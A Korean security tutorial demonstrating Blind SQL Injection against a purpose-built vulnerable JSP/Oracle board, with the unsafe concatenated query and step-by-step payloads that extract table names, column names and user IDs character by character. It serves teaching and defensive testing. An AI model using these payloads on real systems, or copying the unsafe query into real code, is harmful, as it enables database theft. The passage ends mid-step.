

Special Report

웹 취약점과 해킹 매커니즘 #5 Blind SQL Injection

■ 개요

SQL Injection은 사용자 입력값을 검증하지 않는 경우 설계된 쿼리문에 의도하지 않은 쿼리를 임의로 삽입할 수 있는 공격이다. 공격자는 쿼리를 악의적으로 주입하여 데이터베이스의 데이터를 무단으로 탈취할 수 있다.


이번 Special Report에서는 Blind SQL Injection에 대한 설명과 실습을 진행한다. SQL Injection 취약점이 존재하는 게시판의 검색 기능에서 사용자 입력값에 대한 서버 측의 응답을 통해 데이터를 추출하는 내용을 다룬다.

※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.

※ 본 Special Report는 JSP와 Oracle Database 11gR2를 사용하여 취약한 서버를 구축하였다.

■ 환경 구성

웹 취약점 테스트는 실습을 위해 구축한 서버의 게시판 페이지에서 진행된다. 사용자가 특정 단어를 검색하면 서버는 데이터베이스에서 결과를 불러와 화면에 출력해 준다.



번호	제목	내용	작성자
1	eqst	EQST Insight	이큐스트
2	insight	Special Report	인사이트
3	eqst1	Blind SQL Injection	이큐스트1
4	insight1	SQL Injection	인사이트1

[SQL Injection 취약점이 있는 게시판 페이지]

게시판의 검색 기능은 다음과 같은 취약한 소스코드로 구성되어 있다. 사용자 입력값인 searchWord에 대한 입력값 필터링이 존재하지 않아 공격자는 임의의 쿼리를 주입할 수 있다.

```
...  
String sql = "SELECT idx, title, content, userid FROM board  
              WHERE title LIKE '%" + searchWord + "%";  
Statement stmt = conn.createStatement();  
rs = stmt.executeQuery(sql);  
...
```

[SQL Injection 취약점이 있는 게시판 페이지]

또한 실습용 웹 서버의 데이터베이스는 사용자 정보를 담고 있는 MEMBER 테이블과 게시판 페이지 정보를 담고 있는 BOARD 테이블로 구성되어 있다.

※ 비밀번호는 개인정보보호법에 따라 단방향 해시 처리된 값으로 구성되어 있다.

infosec

아이디 (userid)	비밀번호 (userpw)	이름 (username)
admin	F67B3	관리자
eqst	7110E	이큐스트
insight	DB470	인사이트

[MEMBER 테이블]

infosec

번호 (idx)	제목 (title)	내용 (content)	작성자 (userid)
1	eqst	EQST Insight	이큐스트
2	insight	Special Report	인사이트
...

[BOARD 테이블]

■ Blind SQL Injection

Blind SQL Injection은 참(True)인 쿼리문과 거짓(False)인 쿼리문 입력 시 반환되는 서버의 응답이 다른 것을 이용하여 이를 비교하여 데이터를 추출하는 공격이다. Blind SQL Injection은 다른 유형의 SQL Injection과 달리 추출하려는 실제 데이터가 눈에 보이지 않는다. 따라서 참 또는 거짓의 입력값에 따른 서버의 응답을 통해 값을 유추해야 한다.

아래의 그림은 게시판의 검색 기능에서 Blind SQL Injection 취약점 여부를 확인한 결과이다. 참인 쿼리문을 입력할 경우 검색 결과가 출력되고, 거짓인 쿼리문을 입력할 경우 검색 결과가 표시되지 않는다.

1) 입력값이 참인 경우

infosec


입력값	eqst%' AND 1=1 --
동작 쿼리	SELECT * FROM board WHERE title LIKE '%eqst%' AND 1=1 --%';
결과	 <p>검색 성공</p>

2) 입력값이 거짓인 경우

입력값	eqst%' AND 1=2 --
동작 쿼리	SELECT * FROM board WHERE title LIKE '%eqst%' AND 1=2 --%';
결과	

이처럼 참 또는 거짓의 입력값에 대한 서버의 응답이 다를 때 Blind SQL Injection이 가능하다.

Blind SQL Injection의 공격 과정은 테이블 목록화 → 컬럼 목록화 → 데이터 목록화 순으로 이뤄지며, 각 단계는 아래의 과정을 반복적으로 수행한다.



[데이터 추출 과정 예시]

※ 참 또는 거짓의 입력값에 대한 서버의 응답을 확인할 수 없을 때, 특정 시간 동안 응답을 지연시키는 방법으로 데이터를 추출하는 방법도 있다. 이를 Time Based SQL Injection 이라고 한다.

■ 공격 진행에 앞서

1. SUBSTR함수 - 문자열 자르기

Blind SQL Injection은 문자열에 대한 특정 위치의 문자를 확인할 수 있다. 이때 문자열을 자르는 함수인 SUBSTR함수를 사용하며, 예시는 다음과 같다.

infosec

사용법	SUBSTR(문자열, 시작 위치, 자르고 싶은 개수)		
	쿼리 내용	요청 쿼리	결과
예시	문자열 eqst 중 1번째 위치에서 1글자 자르기	SELECT SUBSTR('eqst', 1, 1) FROM DUAL	e
	문자열 eqst 중 2번째 위치에서 3글자 자르기	SELECT SUBSTR('eqst', 2, 3) FROM DUAL	qst

※ MySQL, MS-SQL의 경우 SUBSTRING 함수를 사용한다.

2. ASCII함수 - 문자를 숫자로 변환하기

SUBSTR함수를 통해 문자열 중 1개의 문자를 출력한 후, 조건문에서 값을 비교하기 위해 논리형 자료로 가공한다. 추출한 문자를 숫자로 변환¹하여 범위를 설정해 값을 유추하면 비교 연산을 쉽게 진행할 수 있다. 이때 문자를 ASCII(숫자, 10진수) 형태로 변환하는 ASCII함수를 사용하여 ASCII 값과 비교를 통해 문자를 추적할 수 있다.

infosec

ASCII 코드 표											
10진수	부호	10진수	부호	10진수	부호	10진수	부호	10진수	부호	10진수	부호
32		48	0	65	A	81	Q	97	a	113	q
33	!	49	1	66	B	82	R	98	b	114	r
34	"	50	2	67	C	83	S	99	c	115	s
35	#	51	3	68	D	84	T	100	d	116	t
36	\$	52	4	69	E	85	U	101	e	117	u
37	%	53	5	70	F	86	V	102	f	118	v
38	&	54	6	71	G	87	W	103	g	119	w
39	'	55	7	72	H	88	X	104	h	120	x
40	(56	8	73	I	89	Y	105	i	121	y
41)	57	9	74	J	90	Z	106	j	122	z
42	*	58	:	75	K	91	[107	k	123	{
43	+	59	;	76	L	92	\	108	l	124	
44	,	60	<	77	M	93]	109	m	125	}
45	-	61	=	78	N	94	^	110	n	126	~
46	.	62	>	79	O	95	_	111	o	127	△
47	/	63	?	80	P	96	`	112	p		
		64	@								

¹ 비교하는 두 데이터의 형식이 일치하지 않을 경우 'ORA-01722: invalid number' 에러가 발생한다.

문자열 'eqst'의 첫 번째 문자인 'e'를 ASCII함수로 변환하고, 참 또는 거짓인 조건문에 대한 출력 결과는 다음과 같다.

infosec

	쿼리 내용	요청 쿼리	결과
예시	문자열의 1번째 문자인 'e'가 ASCII 코드로 101인 것을 확인	SELECT ASCII(SUBSTR('eqst', 1, 1)) FROM DUAL	101
	비교문(101>0)의 결과는 참(Ture)이므로 'insight' 출력	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) > 0	insight
	비교문(101>100)의 결과는 참(Ture)이므로 'insight' 출력	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) > 100	insight
	비교문(101>101)의 결과는 거짓(False)이므로 출력값 없음	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) > 101	출력값 없음
	비교문(101=101)의 결과는 참(Ture)이므로 'insight' 출력	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) = 101	insight

■ 공격 진행 과정

Blind SQL Injection의 공격 진행 과정은 다음과 같다.

infosec



[Blind SQL Injection 진행 과정]

Step 1. 취약점 존재 여부 확인

사용자 입력값을 결과로 출력해 주는 게시판의 검색 기능에서 SQL Injection 취약점 존재 여부를 확인한다. SQL구문에서 문법적 요소로 작용하는 싱글쿼터(') 등과 같은 특수문자를 입력하여 입력했을 때 서버의 반응을 보고 취약점 존재 여부를 판단할 수 있다.


Step 2. Blind SQL Injection

Blind SQL Injection 은 참과 거짓의 논리를 통해 공격이 진행된다. 각 테이블/컬럼/데이터의 전체 개수를 확인하고 SUBSTR 함수를 사용해 각 테이블/컬럼/데이터의 문자를 1 개씩 추출한다. 추출한 문자를 ASCII 함수를 사용해 숫자로 변환하여 비교 연산을 통해 문자를 확인한다. 행 번호와 자릿수를 증가시켜가며 문자열을 추적하는 과정을 반복하면 원하는 데이터를 추출할 수 있다.


2-1) 테이블 정보 확인

원하는 데이터를 추출하기 위해 전체 테이블 개수를 확인해야 한다. 실습에서는 user_tables를 통해 사용자가 생성한 전체 테이블 개수를 조회한다.

infosec

전체 테이블 개수 확인 (1)															
입력값	eqst%' AND (SELECT COUNT(table_name) FROM user_tables) > 1 --														
결과	 <table border="1"><thead><tr><th>번호</th><th>제목</th><th>내용</th><th>작성자</th></tr></thead><tbody><tr><td>1</td><td>eqst</td><td>EQST Insight</td><td>이류스트</td></tr><tr><td>3</td><td>eqst1</td><td>Blind SQL Injection</td><td>이류스트1</td></tr></tbody></table>			번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자												
1	eqst	EQST Insight	이류스트												
3	eqst1	Blind SQL Injection	이류스트1												
해설	검색 성공 - 전체 테이블의 개수가 1개보다 큰 것을 알 수 있다.														

infosec

전체 테이블 개수 확인 (2)							
입력값	eqst%' AND (SELECT COUNT(table_name) FROM user_tables) > 2 --						
결과	 <table border="1"><thead><tr><th>번호</th><th>제목</th><th>내용</th><th>작성자</th></tr></thead><tbody></tbody></table> <p>목록 글쓰기</p>			번호	제목	내용	작성자
번호	제목	내용	작성자				
해설	검색 실패 - 출력값이 없기 때문에 전체 테이블의 개수는 1개 임을 알 수 있다.						

테이블의 개수를 확인한 후 원하는 테이블을 찾을 때까지 행 번호와 자릿수를 증가시켜가며 테이블명을 추출한다.

infosec

테이블명 확인 (1)

입력값	eqst%' AND ASCII(SUBSTR((SELECT table_name FROM (SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 1, 1)) > 76--												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 90%; border: 1px solid #e67e22;" type="text" value="(SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1, 1, 1)) > 76--"/> Q </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr style="background-color: #f3f3f3;"> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 50%;">내용</th> <th style="width: 25%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - 테이블 목록 중 1번째 테이블의 1번째 문자는 ASCII 76보다 큰 것을 알 수 있다.												

infosec

테이블명 확인 (2)

입력값	eqst%' AND ASCII(SUBSTR((SELECT table_name FROM (SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 1, 1)) > 77--								
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 90%; border: 1px solid #e67e22;" type="text" value="(SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1, 1, 1)) > 77--"/> Q </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr style="background-color: #f3f3f3;"> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 50%;">내용</th> <th style="width: 25%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="height: 40px;"> </td> </tr> </tbody> </table> <div style="display: flex; justify-content: space-between; margin-top: 5px;"> 목록 글쓰기 </div>	번호	제목	내용	작성자				
번호	제목	내용	작성자						
해설	검색 실패 - 테이블 목록 중 1번째 테이블의 1번째 문자는 ASCII 77 이하인 것을 알 수 있다. 따라서 테이블 목록 중 1번째 테이블의 1번째 문자 는 ASCII 77인 'M'인 것을 알 수 있다.								

테이블명 확인 (3)													
입력값	eqst%' AND ASCII(SUBSTR((SELECT table_name FROM (SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 2, 1)) = 69--												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input type="text" value="(SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 2, 1)) = 69--"/> </div> <table border="1"> <thead> <tr> <th>번호</th> <th>제목</th> <th>내용</th> <th>작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이큐스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이큐스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - 테이블 목록 중 1번째 테이블의 2번째 문자 는 ASCII 69인 'E'인 것을 알 수 있다.												

위의 과정을 반복하여 추출한 사용자 생성 테이블 목록 중 1번째 테이블의 이름은 'MEMBER'이다.

2-2) 컬럼 정보 확인

원하는 테이블의 컬럼 정보를 확인하기 위해 앞서 획득한 'MEMBER' 테이블의 전체 컬럼 수를 추출한다.

infosec

전체 컬럼 개수 확인 (1)

입력값	eqst%' AND (SELECT COUNT(column_name) FROM all_tab_columns WHERE table_name='MEMBER') > 2 --												
결과	<div style="border: 1px solid #ccc; padding: 5px;"><input type="text" value="(SELECT COUNT(column_name) FROM all_tab_columns WHERE table_name='MEMBER') > 2 --"/> <input type="button" value="Q"/></div> <table border="1" style="width: 100%; border-collapse: collapse;"><thead><tr><th>번호</th><th>제목</th><th>내용</th><th>작성자</th></tr></thead><tbody><tr><td>1</td><td>eqst</td><td>EQST Insight</td><td>이큐스트</td></tr><tr><td>3</td><td>eqst1</td><td>Blind SQL Injection</td><td>이큐스트1</td></tr></tbody></table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - MEMBER 테이블의 전체 컬럼 개수는 2개 이상임을 알 수 있다.												

infosec

전체 컬럼 개수 확인 (2)

입력값	eqst%' AND (SELECT COUNT(column_name) FROM all_tab_columns WHERE table_name='MEMBER') > 3 --				
결과	<div style="border: 1px solid #ccc; padding: 5px;"><input type="text" value="(SELECT COUNT(column_name) FROM all_tab_columns WHERE table_name='MEMBER') > 3 --"/> <input type="button" value="Q"/></div> <table border="1" style="width: 100%; border-collapse: collapse;"><thead><tr><th>번호</th><th>제목</th><th>내용</th><th>작성자</th></tr></thead><tbody></tbody></table> <div style="display: flex; justify-content: space-between; margin-top: 5px;"><input type="button" value="목록"/> <input type="button" value="글쓰기"/></div>	번호	제목	내용	작성자
번호	제목	내용	작성자		
해설	검색 실패 - MEMBER 테이블의 전체 컬럼 개수는 3개보다 적은 2개 임을 알 수 있다.				

전체 컬럼 수 확인 후 원하는 컬럼을 찾을 때까지 행 번호와 자릿수를 증가시켜가며 컬럼 명을 추출한다.

infosec


컬럼명 확인 (1)

입력값	eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) > 84 --												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 90%; border: 1px solid #ccc;" type="text" value="eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) > 84 --"/> <input style="float: right; width: 30px; height: 20px; border: 1px solid #ccc; background-color: #e67e22; color: white; text-align: center; font-size: 10px; cursor: pointer;" type="button" value="Q"/> </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 55%;">내용</th> <th style="width: 20%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - MEMBER 테이블의 1번째 컬럼의 1번째 문자는 ASCII 84보다 큰 것을 알 수 있다.												

infosec

컬럼명 확인 (2)

입력값	eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) > 85 --								
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 90%; border: 1px solid #ccc;" type="text" value="eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) > 85 --"/> <input style="float: right; width: 30px; height: 20px; border: 1px solid #ccc; background-color: #e67e22; color: white; text-align: center; font-size: 10px; cursor: pointer;" type="button" value="Q"/> </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 55%;">내용</th> <th style="width: 20%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="height: 40px;"> </td> </tr> </tbody> </table> <div style="display: flex; justify-content: space-between; margin-top: 5px;"> 목록 글쓰기 </div>	번호	제목	내용	작성자				
번호	제목	내용	작성자						
해설	검색 실패 - MEMBER 테이블의 1번째 컬럼의 1번째 문자는 ASCII 85보다 큰 것을 알 수 있다. 따라서 MEMBER 테이블의 1번째 컬럼의 1번째 문자 는 ASCII 85인 'U'인 것을 알 수 있다.								

컬럼명 확인 (3)													
입력값	eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 2, 1)) = 83 --												
결과	 <table border="1"> <thead> <tr> <th>번호</th> <th>제목</th> <th>내용</th> <th>작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이큐스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이큐스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - MEMBER 테이블의 1번째 컬럼의 2번째 문자 는 ASCII 83인 ' S '인 것을 알 수 있다.												

위의 과정을 반복하여 추출한 MEMBER 테이블의 1번째 컬럼명은 'USERID'이다.

2-3) 데이터 정보 확인

MEMBER 테이블의 USERID 컬럼의 데이터를 추출하기 위해 해당 테이블의 데이터 개수를 확인한다.

infosec

전체 데이터 개수 확인 (1)

입력값	eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) > 2 --												
결과	<div style="border: 1px solid #ccc; padding: 5px;"> <input style="width: 100%; border: 1px solid #f00;" type="text" value="eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) > 2 --"/> Q </div> <table border="1" style="width: 100%; border-collapse: collapse; margin-top: 5px;"> <thead> <tr style="background-color: #f4a460; color: white;"> <th>번호</th> <th>제목</th> <th>내용</th> <th>작성자</th> </tr> </thead> <tbody> <tr> <td style="text-align: center;">1</td> <td>eqst</td> <td>EQST Insight</td> <td>이큐스트</td> </tr> <tr> <td style="text-align: center;">3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이큐스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - MEMBER 테이블의 USERID 컬럼 개수는 2보다 큰 것을 알 수 있다.												

infosec

전체 데이터 개수 확인 (2)

입력값	eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) > 3 --								
결과	<div style="border: 1px solid #ccc; padding: 5px;"> <input style="width: 100%; border: 1px solid #f00;" type="text" value="eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) > 3 --"/> Q </div> <table border="1" style="width: 100%; border-collapse: collapse; margin-top: 5px;"> <thead> <tr style="background-color: #f4a460; color: white;"> <th>번호</th> <th>제목</th> <th>내용</th> <th>작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="text-align: center; height: 20px;"> 목록 글쓰기 </td> </tr> </tbody> </table>	번호	제목	내용	작성자	목록 글쓰기			
번호	제목	내용	작성자						
목록 글쓰기									
해설	검색 실패 - MEMBER 테이블의 USERID 컬럼 개수는 3개 이하임을 알 수 있다. 따라서 MEMBER 테이블의 USERID 컬럼 개수는 3개 임을 알 수 있다.								

MEMBER 테이블의 전체 데이터 개수 확인 후 원하는 데이터를 찾을 때까지 행 번호와 자릿수를 증가시켜가며 데이터를 추출한다.

infosec


데이터 추출 (1)

입력값	eqst%' AND ASCII(SUBSTR((SELECT USERID FROM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 1, 1)) > 96 --												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%;" type="text" value="M (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1, 1, 1)) > 96 --"/> </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 40%;">내용</th> <th style="width: 35%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - MEMBER 테이블의 USERID의 1번째 문자는 ASCII 96보다 큰 것을 알 수 있다.												

infosec

데이터 추출 (2)

입력값	eqst%' AND ASCII(SUBSTR((SELECT USERID FROM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 1, 1)) > 97 --								
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%;" type="text" value="OM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1, 1, 1)) > 97 --"/> </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 40%;">내용</th> <th style="width: 35%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="text-align: center;"> <div style="display: flex; justify-content: space-between; margin-top: 10px;"> 목록 글쓰기 </div> </td> </tr> </tbody> </table>	번호	제목	내용	작성자	<div style="display: flex; justify-content: space-between; margin-top: 10px;"> 목록 글쓰기 </div>			
번호	제목	내용	작성자						
<div style="display: flex; justify-content: space-between; margin-top: 10px;"> 목록 글쓰기 </div>									
해설	검색 실패 - MEMBER 테이블의 USERID의 1번째 문자는 ASCII 97 이하임을 알 수 있다. 따라서 MEMBER 테이블의 USERID의 1번째 문자 는 ASCII 97인 'a'인 것을 알 수 있다.								

데이터 추출 (3)													
입력값	eqst%' AND ASCII((SUBSTR((SELECT USERID FROM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 2, 1)) = 100 --												
